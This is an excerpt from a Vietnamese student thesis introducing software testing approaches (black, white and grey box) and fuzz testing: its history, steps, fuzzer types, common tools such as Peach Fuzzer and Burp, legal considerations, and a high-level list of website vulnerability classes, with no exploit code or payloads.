- Mức test này thường yêu cầu các tester phải viết test case đầy đủ trước khi test. Các bước tiến hành test khá đơn giản. Bạn chỉ cần thực hiện theo các mô tả trong test case, thực hiện nhập dữ liệu vào, đợi kết quả trả về và so sánh với kết quả dự kiến trong test case.

- **Đối tượng được kiểm thử:** Là thành phần phần mềm. Có thể là 1 hàm chức năng, 1 modul chức năng, 1 phân hệ chức năng.


- **Phương pháp kiểm thử:** Kiểm thử hộp đen được sử dụng thích hợp nhất trong kiểm thử hệ thống (System test) và kiểm thử chấp nhận (Acceptance test). Ngoài ra, kiểu test này còn được sử dụng trong nhiều cấp độ khác của kiểm thử phần mềm như: kiểm thử đơn vị, kiểm thử tích hợp,

- **Tạo test case và thực hiện test case:**

- Khi viết test case: Dựa vào yêu cầu và giao diện bên ngoài của chương trình. Không can thiệp vào bên trong code của chương trình.
- Khi thực hiện test: Thực hiện trên giao diện của chương trình. Yêu cầu chương trình phải chạy được mới test được, không can thiệp vào code.

c. Grey box testing (Kiểm thử hộp xám)

Ngoài hai phương thức kiểm thử nói trên, còn phương thức kiểm thử khác có tên là Gray box testing. Nó là sự kết hợp giữa Black box testing và White box testing. Với phương thức này, cấu trúc bên trong sản phẩm được biết một phần.



Hình 1. 5 Kiểm thử hộp xám

- **Phương pháp kiểm thử:** Kiểm thử hộp xám thường được sử dụng trong kiểm thử tích hợp. Tuy nhiên, dựa vào giải thuật và chức năng, nó cũng có thể được sử dụng ở nhiều mức kiểm thử khác nhau.
- **Tạo testcase và thực hiện test case:**
 - Khi viết test case: Dựa vào yêu cầu và nội dung Source Code (can thiệp vào bên trong Code của chương trình)
 - Khi thực hiện test: Thực hiện trên giao diện của chương trình (yêu cầu chương trình phải chạy được mới test được, không can thiệp vào code)

Trên đây là một số điểm khác nhau giữa ba phương thức kiểm thử hộp trắng, hộp đen và hộp xám. Mỗi phương thức lại có mục đích cũng như ưu điểm, nhược điểm khác nhau.

1.2. Kiểm thử Fuzzing

1.2.1 Lịch sử ra đời

Fuzzing có nguồn gốc từ năm 1988 bởi giáo sư Barton Miller tại Đại học Wisconsin. Ông cùng đồng nghiệp của mình, thực hiện khám phá lỗ hổng qua các công cụ dòng lệnh và chương trình GUI chạy trên hệ thống UNIX, WindowSystem, Mac bằng cách “tấn công” vào hệ thống với dữ liệu đầu vào không hợp lệ, bất ngờ, và ngẫu nhiên hoặc vào hệ thống ở các cấp độ khác nhau, nhằm nỗ lực để khám phá các hành vi bất ngờ hoặc và thất bại của hệ thống; bao gồm treo hệ thống, không khẳng định mã, và rò rỉ bộ nhớ v.v...

1.2.2 Khái niệm

Fuzz Testing là một loại thử nghiệm trong đó các kỹ thuật kiểm tra tự động hoặc bán tự động được sử dụng để phát hiện lỗi mã hóa và lỗ hổng bảo mật trong phần mềm, hệ điều hành hoặc mạng bằng cách nhập dữ liệu không hợp lệ hoặc ngẫu nhiên gọi là fuzz vào hệ thống. Sau đó hệ thống được giám sát cho các ngoại lệ khác nhau, chẳng hạn như bị hỏng hệ thống hoặc không có mã tích hợp, ...

Fuzz Testing hoặc Fuzzing là một kỹ thuật kiểm thử phần mềm, và là một loại Security Testing.

Ví dụ, kiểm tra Fuzz có thể bao gồm đầu vào của các loại số nguyên, chuỗi ký tự, phao nổi và các biến khác, nếu không được nhập chính xác, có thể khiến ứng dụng phần mềm bị treo hoặc crash.

- Chẳng hạn, một trường số nguyên chứa một số cụ thể từ 1 đến 5, nhưng người dùng có thể nhập bất kỳ số nguyên nào do thiết lập chung của trường nhập hoặc điều khiển.
- Việc nhập giá trị cao có thể gây ra lỗi hoặc sự cố. Trong thử nghiệm Fuzz, các nhà phát triển thử nghiệm với nhiều loại phản ứng ngẫu nhiên khác nhau và sau đó ghi lại bất kỳ lỗi nào xảy ra. Trong một số trường hợp, các nhà phát triển có thể sử dụng một công cụ gọi là một fuzzer để tiêm dữ liệu ngẫu nhiên.

1.2.3 Các bước kiểm tra Fuzz

Các bước để kiểm tra fuzz bao gồm:


- Bước 1: Xác định hệ thống đích
- Bước 2: Xác định đầu vào
- Bước 3: Tạo dữ liệu mờ
- Bước 4: Thực hiện kiểm tra bằng cách sử dụng dữ liệu mờ
- Bước 5: Theo dõi hành vi hệ thống
- Bước 6: Log defects

Nguyên lý hoạt động:

Mặc dù có vẻ như tin tặc dành rất nhiều thời gian để nghiên cứu các phần mềm hoặc hệ thống khác nhau để tìm các lỗ hổng bảo mật, nhưng điều đó không phải lúc nào cũng đúng. Họ thường chỉ loay hoay cho đến khi tìm ra điểm yếu để khai thác. Khi quá trình chọc ngoáy này được tạo lại cẩn thận thành một quy trình thử nghiệm được xác định rõ ràng, thì nó được gọi là fuzzing.

Cách thức kiểm thử fuzzing hoạt động bằng cách chọc vào các phần mềm, firmware, mạng và thậm chí là phần cứng nhằm tìm ra lỗ hổng mà tin tặc có thể tấn công. Các công cụ chuyên dụng, được gọi là các fuzzer, được thiết kế để tìm ra các lỗ hổng này càng nhanh càng tốt.

Trong khi các công cụ kiểm tra bảo mật ứng dụng (appsec) khác tập trung vào việc phát hiện các lỗ hổng đã biết, đòi hỏi quyền truy cập vào mã nguồn, các fuzzer dựa vào việc sử dụng càng nhiều đầu vào càng tốt để phát hiện ra các lỗi mới và chưa biết. Fuzzers có thể hoạt động khi có hoặc không có quyền truy cập vào mã nguồn của phần mềm được mô tả như hình 1.6 dưới đây:



Hình 1. 6 Nguyên lí hoạt động của Fuzz

- **Mutation-Based Fuzzers:** Các Fuzzers dựa trên đột biến thay đổi các mẫu dữ liệu hiện có để tạo dữ liệu thử nghiệm mới. Đây là cách tiếp cận rất đơn giản và thẳng tiến, điều này bắt đầu với các mẫu giao thức hợp lệ và giữ xén từng byte hoặc tệp.

- **Generation-Based Fuzzers:** Fuzzers dựa trên thể hệ xác định dữ liệu mới dựa trên đầu vào của mô hình. Nó bắt đầu tạo ra đầu vào từ đầu dựa trên đặc điểm kỹ thuật.

- **Protocol-Based-Fuzzer:** Bộ lọc thành công nhất là có kiến thức chi tiết về định dạng giao thức đang được thử nghiệm. Sự hiểu biết phụ thuộc vào đặc điểm kỹ thuật. Nó liên quan đến việc viết một mảng đặc tả vào công cụ sau đó bằng cách sử dụng kỹ thuật tạo mô hình dựa trên mô hình đi qua đặc điểm kỹ thuật và thêm bất thường trong nội dung dữ liệu, chuỗi, ... Điều này còn được gọi là kiểm tra cú pháp, kiểm tra ngữ pháp, kiểm tra độ mạnh, ...

Fuzzer có thể tạo ra các trường hợp thử nghiệm từ hiện tại, hoặc chúng có thể sử dụng các đầu vào hợp lệ hoặc không hợp lệ.

Có hai hạn chế của fuzzing dựa trên giao thức:

- Thử nghiệm không thể tiến hành cho đến khi đặc điểm kỹ thuật chín muồi.
- Nhiều giao thức hữu ích là phần mở rộng của các giao thức đã publish. Nếu kiểm tra Fuzz dựa trên các thông số kỹ thuật đã publish, phạm vi kiểm tra cho các giao thức mới sẽ bị hạn chế.

- Dạng đơn giản nhất của kỹ thuật Fuzz là gửi đầu vào ngẫu nhiên vào phần mềm hoặc dưới dạng gói giao thức hoặc dưới dạng event. Kỹ thuật truyền đầu vào ngẫu nhiên này rất mạnh để tìm lỗi trong nhiều ứng dụng và dịch vụ.
- Các kỹ thuật khác cũng có sẵn và rất dễ thực hiện. Để thực hiện các kỹ thuật này, chúng ta chỉ cần thay đổi các đầu vào hiện có. Chúng ta có thể thay đổi đầu vào chỉ bằng cách hoán đổi các bit của đầu vào.


1.2.4 Các loại lỗi được phát hiện bởi Fuzz Testing

- Assertion failures and memory leaks** (Lỗi xác nhận và rò rỉ bộ nhớ): Phương pháp này được sử dụng rộng rãi cho các ứng dụng lớn, nơi các lỗi đang ảnh hưởng đến sự an toàn của bộ nhớ, đó là một lỗi hỏng nghiêm trọng.
- Invalid input** (Đầu vào không hợp lệ) Trong thử nghiệm mờ, các fuzzers được sử dụng để tạo ra một đầu vào không hợp lệ được sử dụng để kiểm tra các thường trình xử lý lỗi và điều này quan trọng đối với phần mềm không kiểm soát đầu vào của nó. Sự mờ đơn giản có thể được biết đến như một cách để tự động kiểm tra số âm.
- Correctness bugs** (Lỗi chính xác) Fuzzing được sử dụng để phát hiện một số loại lỗi "đúng đắn". Chẳng hạn như cơ sở dữ liệu bị hỏng, kết quả tìm kiếm kém, ...

1.2.5 Công cụ kiểm tra Fuzz

Các công cụ được sử dụng trong bảo mật web có thể được sử dụng rộng rãi trong các thử nghiệm mờ như Burp Suite, Peach Fuzzer, ...

- Peach Fuzzera




Mutator	Element Count	Iteration Count	Bucket Count	Fault Count
StringUtf8BomStatic	31	1777	1	1
StringUtf8BomLength	31	17056	8	18
NumberVariance	3	2727	1	1
StringAsciiRandom	31	17334	0	0
StringLengthEdgeCase	31	8724	0	0
StringLengthVariance	31	17067	8	13
StringStatic	31	1700	0	0
NumberEdgeCase	3	3270	0	0
NumberRandom	3	456	0	0
BlobExpandAllRandom	16	148	0	0
ArrayVariance	1	632	0	0
ArrayEdgeCase	1	306	0	0
BlobExpandSingleRandom	16	171	0	0
StringUtf8Invalid	7	11	0	0
BlobExpandZero	16	171	0	0
StringUtf8Static	29	87	0	0

Hình 1. 7 Giao diện công cụ Peach Fuzzera

Peach Fuzzer cung cấp phạm vi bảo mật mạnh mẽ và bảo mật hơn so với scanner. Các công cụ kiểm tra khác chỉ có thể tìm kiếm các chủ đề đã biết trong khi Peach Fuzzer cho phép người dùng tìm cả các chủ đề đã biết và chưa biết.


- **Proxy Spike**



Hình 1. 8 Giao diện công cụ Proxy Spike

Nó là một công cụ cấp chuyên nghiệp tìm kiếm các lỗ hổng cấp ứng dụng trong các ứng dụng web. SPIKE Proxy bao gồm các vấn đề cơ bản, chẳng hạn như SQL Injection và cross-site-scripting, nhưng nó hoàn toàn là cơ sở hạ tầng Python mở. SPIKE Proxy có sẵn cho Linux và Windows.

- **Webscarab**




Hình 1. 9 Giao diện công cụ Websarab

Webscarab được viết bằng Java do đó di động với nhiều nền tảng. Để phân tích ứng dụng, khung công tác Webscarab được sử dụng để giao tiếp sử dụng giao thức HTTP và HTTPS.

Ví dụ: Webscarab hoạt động như một proxy chặn, nó cho phép toán tử xem xét và sửa đổi yêu cầu được tạo bởi trình duyệt trước khi chúng được máy chủ nhận. Và cho phép xem lại và cập nhật phản hồi do máy chủ tạo ra trước khi trình duyệt nhận được. Bằng cách này, nếu web scarab tìm thấy bất kỳ lỗ hổng nào, nó sẽ làm cho danh sách các vấn đề được báo cáo.


- Burp



Hình 1. 10 Giao diện công cụ Burp

Burp được sử dụng như một công cụ bảo mật cho ứng dụng web java. Burp được sử dụng để xử lý các cuộc tấn công chống lại các ứng dụng bao gồm kiểm tra các lỗ hổng ứng dụng web như tràn bộ đệm, kịch bản lệnh cross-site, chèn SQL, ...

- OWASP WSFuzzer



Hình 1. 11 Giao diện công cụ OWASP WSFuzzer

WSFuzzer là một chương trình GPL được viết bằng Python. Chương trình GPL hiện đang nhắm mục tiêu các Dịch vụ Web. Trong phiên bản hiện tại của OWASPWSFuzzer, các dịch vụ SOAP dựa trên HTTP là mục tiêu chính.

1.2.6 Ưu và nhược điểm của Fuzz

Ưu điểm

- Kiểm tra Fuzz cải thiện Kiểm thử Security phần mềm.
- Bugs tìm thấy trong fuzzing đôi khi nghiêm trọng và hầu hết thời gian được sử dụng bởi hackers bao gồm cả crashes, memory leak (rò rỉ bộ nhớ), unhandled exception, ...
- Bắt kỳ các bug mà không nhận được sự chú ý của người thử nghiệm do giới hạn thời gian và tài nguyên, các lỗi đó cũng được tìm thấy trong thử nghiệm Fuzz.

Nhược điểm

- Chỉ riêng thử nghiệm Fuzz không thể cung cấp bức tranh hoàn chỉnh về mối đe dọa hoặc lỗi bảo mật tổng thể.
- Kiểm tra Fuzz ít hiệu quả hơn trong việc xử lý các mối đe dọa bảo mật không gây ra sự cố chương trình, chẳng hạn như một số virus, worms, Trojan...
- Thử nghiệm Fuzz có thể phát hiện lỗi đơn giản hoặc các mối đe dọa.
- Để thực hiện hiệu quả, nó sẽ đòi hỏi thời gian đáng kể.
- Thiết lập điều kiện giá trị biên với đầu vào ngẫu nhiên là rất khó nhưng bây giờ sử dụng các thuật toán xác định dựa trên người dùng đầu vào hầu hết những người thử nghiệm giải quyết vấn đề này.

1.3 Vấn đề pháp lý khi thực hiện kiểm thử fuzzing

Trong lĩnh vực an toàn thông tin, vấn đề pháp lý thường xuyên được đề cập để có thể đảm bảo an toàn về mặt pháp lý cho người làm an toàn thông tin. Khi tiến hành quá trình fuzzing, người tìm kiếm lỗ hổng cũng có thể bị vướng vào vấn đề pháp lý đối với nhà phát triển phần mềm. Nắm được những thông tin cơ bản trước khi thực hiện một công việc sẽ giúp người nghiên cứu tránh khỏi những rủi ro không đáng có.

Trong thực tế, kiểm thử an toàn thường không phải là bất hợp pháp. Vì hiện nay, hầu hết các bộ luật đều liên quan đến quyền sở hữu trí tuệ, quyền tác giả của nhà phát hành đối với phần mềm của họ. Tuy nhiên, quá trình tìm kiếm lỗ hổng hoàn toàn không vi phạm đến các quyền này. Người tìm kiếm lỗ hổng cũng không sử dụng các nghiên cứu của họ cho mục đích kinh doanh, xây dựng phần mềm tương tự, nên có thể lập luận rằng nó không phá vỡ các thỏa thuận cấp phép của người dùng hoặc luật sở hữu trí tuệ vì không có sự đánh cắp nào diễn ra ở đây.

Tuy nhiên phải nói rằng, vì mục tiêu của quá trình kiểm thử là phát hiện các trạng thái lỗi của phần mềm, một số trong số các trạng thái đó có thể khai thác được, nên có

thể lập luận rằng tính hợp pháp của việc kiểm thử phụ thuộc vào động cơ của người kiểm thử và các hành động được thực hiện sau khi phát hiện ra lỗ hổng. Theo cách hiểu này, hành động mà người kiểm thử thực hiện sau khi phát hiện ra lỗ hổng là rất quan trọng trong việc xác định tính pháp lý cho quá trình kiểm thử. Từ đó đòi hỏi người kiểm thử có nghĩa vụ đạo đức và pháp lý phải hành động có trách nhiệm với thông tin liên quan đến lỗ hổng và bất kỳ ai khi thực hiện bất kỳ hình thức kiểm tra bảo mật phần mềm nào cần chuẩn bị sẵn sàng để biện minh cho hành động của mình trong trường hợp bị truy tố.

1.4 Kết luận chương 1

Trong chương 1 của Đồ án, em đã trình bày kiến thức tổng quan về kiểm thử phần mềm nói chung và kiểm thử Fuzzer nói riêng. Cụ thể em đã trình bày được định nghĩa về kiểm thử phần mềm và quy trình kiểm thử phần mềm, các loại kiểm thử, các mức kiểm thử, và một số cách tiếp cận kiểm thử phần mềm. Tiếp theo, em đã trình bày được thế nào là kiểm thử Fuzzing và lý do vì sao nên sử dụng kiểm thử này thay vì các kiểm tự động hay thủ công khác. Em đã giới thiệu được một số công cụ kiểm thử Fuzz phổ biến hiện nay.

Trong nội dung chương tiếp theo của Đồ án, em sẽ trình bày các kiến thức về kỹ thuật Fuzzing trong việc tìm lỗ hổng bảo mật Website

CHƯƠNG 2: KỸ THUẬT KIỂM THỬ FUZZING

2.1 Sơ lược về FUZZ

Fuzzing là một kỹ thuật được sử dụng để phát hiện ra lỗ hổng trong các đoạn code trước khi phát hành. Đó là một cách thử nghiệm lỗi hệ thống. Trong kiểm thử này, thay vì gửi các dữ liệu hợp lý (được xử lý trong mã nguồn), hệ thống kiểm thử sẽ nhận được các đầu vào hoặc chuỗi đầu vào không hợp lệ hoặc bán hợp lệ thông qua giao diện tương tác. Chương trình hoặc framework tạo ra các kiểm thử fuzz (fuzz test) hoặc thực thi các kiểm thử gọi là fuzzer. Quá trình fuzzing không chỉ là việc gửi và nhận các thông điệp. Việc giám sát mục tiêu cần được thực hiện liên tục, tất cả các thất bại đều được ghi lại để đánh giá trong các lần sau. Một phần quan trọng của quá trình fuzzing là giám sát mã lệnh, khi nó xử lý một đầu vào không hợp lệ.

2.1.1 Khái niệm lỗ hổng hệ thống Website

Lỗ hổng website là những điểm yếu của hệ thống website mà hacker có thể lợi dụng để khai thác nhằm thu thập thông tin về hệ thống, tấn công lấy cắp thông tin, tấn công vào người dùng hệ thống hay tấn công chiếm quyền điều khiển hệ thống. Những lỗi bảo mật này có thể xuất phát từ những sai sót ngay từ trong các khâu thiết kế, lập trình hoặc triển khai hệ thống website. Lỗ hổng website có thể có nhiều nguyên nhân, tuy nhiên chủ yếu là do 3 nguyên nhân sau:

- Lỗi do sự yếu kém và chưa có khái niệm về lập trình an toàn của người lập trình, phát triển ứng dụng. Không kiểm soát chặt chẽ các đầu vào từ người dùng, hacker có thể lợi dụng để khai thác và tấn công hệ thống, người dùng hệ thống.
- Lỗi do việc cấu hình hệ thống yếu, cấu hình hệ thống mặc định, tài khoản hệ thống mặc định, do sử dụng các dịch vụ, nền tảng mà không cập nhật phiên bản mới, bản vá....
- Lỗi nằm trong các giao thức, các nền tảng hay chuẩn xây dựng hệ thống đã được công khai.

2.1.2 Các lỗ hổng hệ thống website

- Injection: Các lỗ hổng cho phép hacker chèn những script để thực thi như: SQL Injection, XPath Injection, System Command Injection, LDAP .Injection
- Client Side: Các lỗ hổng tấn công vào client. Ví dụ như Cross Site Scripting (XSS), Cross-site Request Forgery (CSRF) .
- Parameter Manipulation: Các lỗ hổng như Cookie Manipulation, HTTP .Form Field Manipulation....

- Misconfiguration: Các lỗi hỏng thuộc về cấu hình hệ thống chưa an toàn.
